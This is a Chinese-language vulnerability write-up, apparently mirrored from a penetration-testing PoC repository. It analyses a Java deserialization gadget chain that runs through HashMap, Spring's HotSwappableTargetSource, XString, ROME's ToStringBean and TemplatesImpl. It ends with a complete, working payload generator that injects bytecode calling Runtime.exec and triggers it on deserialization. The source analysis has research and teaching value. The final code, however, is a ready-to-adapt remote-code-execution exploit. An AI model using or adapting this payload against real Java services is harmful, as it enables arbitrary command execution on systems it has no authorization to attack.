mirror of
https://github.com/Mr-xn/Penetration_Testing_POC.git
synced 2026-08-17 01:25:22 +08:00


349 lines
15 KiB
Markdown
349 lines
15 KiB
Markdown
# 漏洞篇 - Rome 链之 HotSwappableTargetSource 利用链
|
|
> 2024-06-07
|
|
> 来源:https://changeyourway.github.io/2024/06/07/Java%20%E5%AE%89%E5%85%A8/%E6%BC%8F%E6%B4%9E%E7%AF%87-Rome%E9%93%BE%E4%B9%8BHotSwappableTargetSource%E9%93%BE/
|
|
|
|
HotSwappableTargetSource 是在 Spring AOP 中出现的一个类。作用是可以在代理 bean 运行过程中,动态更新实际 bean 对象。HotSwappableTargetSource 类实现了 TargetSource 接口。对外暴露 getTarget 方法,提供真正的 target 对象。再说的明白一点,HotSwappableTargetSource 是对真正 target 对象的封装。在 Spring 的源码中,体现在 JdkDynamicAopProxy 中的 invoke 方法中。
|
|
|
|
## HotSwappableTargetSource 利用链
|
|
|
|
spring 原生的 toString 利用链。
|
|
|
|
调用链如下:
|
|
|
|
- HashMap.readObject
|
|
- HashMap.putVal
|
|
- HotSwappableTargetSource.equals
|
|
- XString.equals
|
|
- ToStringBean.toString
|
|
|
|
### HotSwappableTargetSource 介绍
|
|
|
|
HotSwappableTargetSource 是在 Spring AOP 中出现的一个类。作用是可以在代理 bean 运行过程中,动态更新实际 bean 对象。HotSwappableTargetSource 类实现了 TargetSource 接口。对外暴露 getTarget 方法,提供真正的 target 对象。再说的明白一点,HotSwappableTargetSourc 是对真正 target 对象的封装。在 Spring 的源码中,体现在 JdkDynamicAopProxy 中的 invoke 方法中。
|
|
|
|
HotSwappableTargetSource 类比较特殊的一点是它的 hashcode 方法,无论这个类的对象属性中写入了什么,调用这个对象的 hashcode 方法都会返回相同的结果:
|
|
|
|

|
|
|
|
这就为后面解决 hash 冲突提供了思路。
|
|
|
|
摘自 [HotSwappableTargetSource 的使用](https://blog.csdn.net/qq_39839075/article/details/106974967)
|
|
|
|
### 环境搭建
|
|
|
|
需要导入 Spring 依赖:
|
|
|
|
```
|
|
<dependency>
|
|
<groupId>org.springframework</groupId>
|
|
<artifactId>spring-core</artifactId>
|
|
<version>5.3.28</version>
|
|
</dependency>
|
|
<!-- https://mvnrepository.com/artifact/org.springframework/spring-beans -->
|
|
<dependency>
|
|
<groupId>org.springframework</groupId>
|
|
<artifactId>spring-beans</artifactId>
|
|
<version>5.3.28</version>
|
|
</dependency>
|
|
<dependency>
|
|
<groupId>org.springframework</groupId>
|
|
<artifactId>spring-context</artifactId>
|
|
<version>5.3.28</version>
|
|
</dependency>
|
|
```
|
|
|
|
### XString#equals(Object)
|
|
|
|
这个方法会调用参数 obj2 对象的 toString() 方法:
|
|
|
|
```
|
|
public boolean equals(Object obj2)
|
|
{
|
|
if (null == obj2)
|
|
return false;
|
|
|
|
// In order to handle the 'all' semantics of
|
|
// nodeset comparisons, we always call the
|
|
// nodeset function.
|
|
else if (obj2 instanceof XNodeSet)
|
|
return obj2.equals(this);
|
|
else if(obj2 instanceof XNumber)
|
|
return obj2.equals(this);
|
|
else
|
|
// 调用 obj2 的 toString() 方法
|
|
return str().equals(obj2.toString());
|
|
}
|
|
```
|
|
|
|
所以只需要传入一个 ToStringBean 对象即可。
|
|
|
|
### HotSwappableTargetSource#equals(Object)
|
|
|
|
HotSwappableTargetSource 的 equals 方法会调用其成员属性 target 的 equals 方法:
|
|
|
|
```
|
|
@Override
|
|
public boolean equals(Object other) {
|
|
return (this == other || (other instanceof HotSwappableTargetSource &&
|
|
this.target.equals(((HotSwappableTargetSource) other).target)));
|
|
}
|
|
```
|
|
|
|
this.target 可以在构造方法中赋值:
|
|
|
|
```
|
|
public HotSwappableTargetSource(Object initialTarget) {
|
|
Assert.notNull(initialTarget, "Target object must not be null");
|
|
this.target = initialTarget;
|
|
}
|
|
```
|
|
|
|
接下来我们需要对这段代码中的判断逻辑进行一个分析:
|
|
|
|
- `this == other`:首先检查 this 和 other 是否是同一个对象引用。如果是,直接返回 true。
|
|
- `other instanceof HotSwappableTargetSource`:检查 other 是否是 HotSwappableTargetSource 对象,如果不是,则整个表达式短路,返回 false。
|
|
- `this.target.equals(((HotSwappableTargetSource) other).target)`:将 other 强制转换为 HotSwappableTargetSource 类型,由于前面的 instanceof 检查已经保证了 other 确实是 HotSwappableTargetSource 对象,这个转换是没问题的,最后调用 equals 方法比较 this 对象的 target 属性与 other 对象的 target 属性是否相等。
|
|
|
|
所以这个方法的参数 other 需要是一个 HotSwappableTargetSource 对象,且 other 的 target 属性值是 ToStringBean 对象。而 this.target 需要是一个 XString 对象。
|
|
|
|
### HashMap#putVal(int, K, V, boolean, boolean)
|
|
|
|
HashMap 的 putVal 方法会调用参数 key 的 equals 方法:
|
|
|
|
```
|
|
final V putVal(int hash, K key, V value, boolean onlyIfAbsent,
|
|
boolean evict) {
|
|
Node<K,V>[] tab; Node<K,V> p; int n, i;
|
|
if ((tab = table) == null || (n = tab.length) == 0)
|
|
n = (tab = resize()).length;
|
|
if ((p = tab[i = (n - 1) & hash]) == null)
|
|
tab[i] = newNode(hash, key, value, null);
|
|
else {
|
|
Node<K,V> e; K k;
|
|
if (p.hash == hash &&
|
|
((k = p.key) == key || (key != null && key.equals(k)))) // 调用 key 的 equals 方法
|
|
e = p;
|
|
else if (p instanceof TreeNode)
|
|
e = ((TreeNode<K,V>)p).putTreeVal(this, tab, hash, key, value);
|
|
else {
|
|
for (int binCount = 0; ; ++binCount) {
|
|
if ((e = p.next) == null) {
|
|
p.next = newNode(hash, key, value, null);
|
|
if (binCount >= TREEIFY_THRESHOLD - 1) // -1 for 1st
|
|
treeifyBin(tab, hash);
|
|
break;
|
|
}
|
|
if (e.hash == hash &&
|
|
((k = e.key) == key || (key != null && key.equals(k))))
|
|
break;
|
|
p = e;
|
|
}
|
|
}
|
|
if (e != null) { // existing mapping for key
|
|
V oldValue = e.value;
|
|
if (!onlyIfAbsent || oldValue == null)
|
|
e.value = value;
|
|
afterNodeAccess(e);
|
|
return oldValue;
|
|
}
|
|
}
|
|
++modCount;
|
|
if (++size > threshold)
|
|
resize();
|
|
afterNodeInsertion(evict);
|
|
return null;
|
|
}
|
|
```
|
|
|
|
值得注意的是,这里要想调用到 key.equals(k) ,需要经过一些判断。
|
|
|
|
这里在将传入的键值对存入 Node<K,V>\[\] tab 数组时,是这样计算下标的:tab\[i = (n - 1) & hash\],也就是说下一个键值对应该是插在下标为 i 的地方,如果这个下标为 i 的地方没有值,则插入,但如果要插入的键值对的键和已经存在的键相同,那么就会造成 hash 冲突,进入判断,导致 key.equals(k) 执行。
|
|
|
|
在上一步的分析中我们知道 HotSwappableTargetSource 的 equals 方法会调用其成员属性 target 的 equals 方法,而 HotSwappableTargetSource 的 equals 方法的参数也需要是一个 HotSwappableTargetSource 对象,为了构造这个条件,那么:
|
|
|
|
key.equals(k) 这个式子中的 key 和 k 都需要是 HotSwappableTargetSource 对象,且 key.target 是一个 XString 对象,k.target 是一个 ToStringBean 对象。
|
|
|
|
在这里的 hash 冲突中,k 是已经存在于数组中的 key ,而 key 是传入的,所以 k 对应的键值对要先被 put 进去,然后再 put key对应的键值对。
|
|
|
|
如下所示,h1.target 是一个 ToStringBean 对象,h2.target 是一个 XString 对象:
|
|
|
|
```
|
|
hashMap.put(h1, "test1");
|
|
hashMap.put(h2, "test2");
|
|
```
|
|
|
|
**反序列化调试**
|
|
|
|
第一次进入 putval 方法时插入的下标为 2 :
|
|
|
|

|
|
|
|

第二次进入 putval 方法时正好取到了这个 2 :
|
|
|
|
|
|
|
|
可以看到 i 经过 hash 计算后值是 2 ,所以 p 就取到了下标为 2 的元素,然后一对比,发现两个键值对 hash 相同,但是两个键值对的 key 又不是同一个地址引用( == 比较内存地址是否相同),所以就调用到了 key.equals(k) 。
|
|
|
|
然后就是一些疑问的解答:
|
|
|
|
为什么第二次调用 putval 这个下标 i 正好取到上一个插入的下标呢?
|
|
|
|
猜测这是 HashMap 的一种机制,HashMap 中不允许有重复的键,如果插入的两个键值对的键相同,则只会对值做一个更新。这里的逻辑大概就是如果有重复的键,那么经过一系列 Hash 计算后这个下标 i 一定会取到数组中已经存在的键相同的键值对。这是因为当初存入的键值对的下标就是根据键的一些 hash 特征确定的,如果键的 hash 特征相同,再计算一次下标,取到的下标自然就相同了。(不保证一定正确)
|
|
|
|
为什么 HashMap 要这样计算下一个要插入的键值对的下标,而不是老老实实把下标加一然后插入呢?
|
|
|
|
如果插入的键值对按顺序排列,那么为了避免重复的键出现,每次插入都需要遍历一次集合。用这种方法计算下标,可以快速确定重复的键的位置,而不需要对集合进行遍历,但是会使得插入的下标无规律,有大量空间没有利用。这也是一种典型的用空间换时间的做法。
|
|
|
|
### HashMap#readObject(java.io.ObjectInputStream)
|
|
|
|
HashMap 的 readObject 调用了 putVal 方法:
|
|
|
|
```
|
|
private void readObject(java.io.ObjectInputStream s)
|
|
throws IOException, ClassNotFoundException {
|
|
// Read in the threshold (ignored), loadfactor, and any hidden stuff
|
|
s.defaultReadObject();
|
|
reinitialize();
|
|
if (loadFactor <= 0 || Float.isNaN(loadFactor))
|
|
throw new InvalidObjectException("Illegal load factor: " +
|
|
loadFactor);
|
|
s.readInt(); // Read and ignore number of buckets
|
|
int mappings = s.readInt(); // Read number of mappings (size)
|
|
if (mappings < 0)
|
|
throw new InvalidObjectException("Illegal mappings count: " +
|
|
mappings);
|
|
else if (mappings > 0) { // (if zero, use defaults)
|
|
// Size the table using given load factor only if within
|
|
// range of 0.25...4.0
|
|
float lf = Math.min(Math.max(0.25f, loadFactor), 4.0f);
|
|
float fc = (float)mappings / lf + 1.0f;
|
|
int cap = ((fc < DEFAULT_INITIAL_CAPACITY) ?
|
|
DEFAULT_INITIAL_CAPACITY :
|
|
(fc >= MAXIMUM_CAPACITY) ?
|
|
MAXIMUM_CAPACITY :
|
|
tableSizeFor((int)fc));
|
|
float ft = (float)cap * lf;
|
|
threshold = ((cap < MAXIMUM_CAPACITY && ft < MAXIMUM_CAPACITY) ?
|
|
(int)ft : Integer.MAX_VALUE);
|
|
@SuppressWarnings({"rawtypes","unchecked"})
|
|
Node<K,V>[] tab = (Node<K,V>[])new Node[cap];
|
|
table = tab;
|
|
|
|
// Read the keys and values, and put the mappings in the HashMap
|
|
for (int i = 0; i < mappings; i++) {
|
|
@SuppressWarnings("unchecked")
|
|
K key = (K) s.readObject();
|
|
@SuppressWarnings("unchecked")
|
|
V value = (V) s.readObject();
|
|
// 调用了 putVal 方法
|
|
putVal(hash(key), key, value, false, false);
|
|
}
|
|
}
|
|
}
|
|
```
|
|
|
|
### 调用栈总结
|
|
|
|
```
|
|
HashMap.readObject(java.io.ObjectInputStream)
|
|
HashMap.putVal(int, K, V, boolean, boolean)
|
|
HotSwappableTargetSource.equals(Object)
|
|
XString.equals(Object)
|
|
ToStringBean#toString()
|
|
ToStringBean#toString(String)
|
|
BeanIntrospector#getPropertyDescriptors(Class)
|
|
BeanIntrospector#getPDs(Class)
|
|
TemplatesImpl#getOutputProperties()
|
|
TemplatesImpl#newTransformer()
|
|
TemplatesImpl#getTransletInstance()
|
|
TemplatesImpl#defineTransletClasses()
|
|
TransletClassLoader#defineClass()
|
|
```
|
|
|
|
### 构造 payload
|
|
|
|
```
|
|
import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
|
|
import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;
|
|
import com.sun.org.apache.xpath.internal.objects.XString;
|
|
import com.sun.syndication.feed.impl.ToStringBean;
|
|
import javassist.ClassPool;
|
|
import javassist.CtClass;
|
|
import javassist.CtConstructor;
|
|
import org.springframework.aop.target.HotSwappableTargetSource;
|
|
|
|
import javax.xml.transform.Templates;
|
|
import java.io.ByteArrayInputStream;
|
|
import java.io.ByteArrayOutputStream;
|
|
import java.io.ObjectInputStream;
|
|
import java.io.ObjectOutputStream;
|
|
import java.lang.reflect.Field;
|
|
import java.nio.file.Files;
|
|
import java.nio.file.Paths;
|
|
import java.util.HashMap;
|
|
|
|
public class HotSwappableTargetSource_payload {
|
|
public static void main(String[] args) throws Exception {
|
|
// 获取类池
|
|
ClassPool classPool = ClassPool.getDefault();
|
|
// 创建一个名为 Error 的类
|
|
CtClass error = classPool.makeClass("Error");
|
|
// 向 Error 对象中添加静态代码块
|
|
CtConstructor constructor = error.makeClassInitializer();
|
|
constructor.setBody("Runtime.getRuntime().exec(\"calc\");");
|
|
// 设置 Error 的父类为 AbstractTranslet
|
|
CtClass abstractTranslet = classPool.get("com.sun.org.apache.xalan.internal.xsltc.runtime.AbstractTranslet");
|
|
error.setSuperclass(abstractTranslet);
|
|
// 将 Error 对象输出成字节数组
|
|
byte[] errorBytecode = error.toBytecode();
|
|
|
|
// 新建利用链 TemplatesImpl 对象
|
|
TemplatesImpl templatesImpl = new TemplatesImpl();
|
|
setValue(templatesImpl, "_name", "aaa");
|
|
setValue(templatesImpl, "_bytecodes", new byte[][]{errorBytecode});
|
|
setValue(templatesImpl, "_tfactory", new TransformerFactoryImpl());
|
|
|
|
// 利用 ToStringBean 的 toString() 方法调用 TemplatesImpl 的 getOutputProperties() 方法
|
|
ToStringBean toStringBean = new ToStringBean(Templates.class, templatesImpl);
|
|
|
|
// HotSwappableTargetSource 的 equals 方法参数 other 需要是一个 HotSwappableTargetSource 对象
|
|
// other 的 target 属性值需要是 ToStringBean 对象
|
|
HotSwappableTargetSource h1 = new HotSwappableTargetSource(toStringBean);
|
|
// this.target 需要是一个 XString 对象
|
|
// 为防止 put 时提前命令执行,这里先不设置,随便 new 一个 HashMap 做参数
|
|
HotSwappableTargetSource h2 = new HotSwappableTargetSource(new HashMap<>());
|
|
|
|
HashMap<Object, Object> hashMap = new HashMap<>();
|
|
hashMap.put(h1, "test1");
|
|
hashMap.put(h2, "test2");
|
|
|
|
// 反射设置 this.target 为 XString 对象
|
|
setValue(h2, "target", new XString("test"));
|
|
|
|
// 序列化成字节数组
|
|
ByteArrayOutputStream baos = new ByteArrayOutputStream();
|
|
ObjectOutputStream oos = new ObjectOutputStream(baos);
|
|
oos.writeObject(hashMap);
|
|
oos.flush();
|
|
oos.close();
|
|
|
|
// 反序列化字节数组
|
|
ByteArrayInputStream bais = new ByteArrayInputStream(baos.toByteArray());
|
|
ObjectInputStream ois = new ObjectInputStream(bais);
|
|
ois.readObject();
|
|
ois.close();
|
|
}
|
|
|
|
public static void setValue(Object obj, String name, Object value) throws Exception {
|
|
Field field = obj.getClass().getDeclaredField(name);
|
|
field.setAccessible(true);
|
|
field.set(obj, value);
|
|
}
|
|
}
|
|
```
|
|
|
|
## 参考文章
|
|
|
|
[Java 安全学习 —— ROME 反序列化](https://goodapple.top/archives/1145)
|
|
|
|
[ROME 反序列化](https://www.yuque.com/5tooc3a/jas/mhy3k7vcrdteappp#amGm1)
|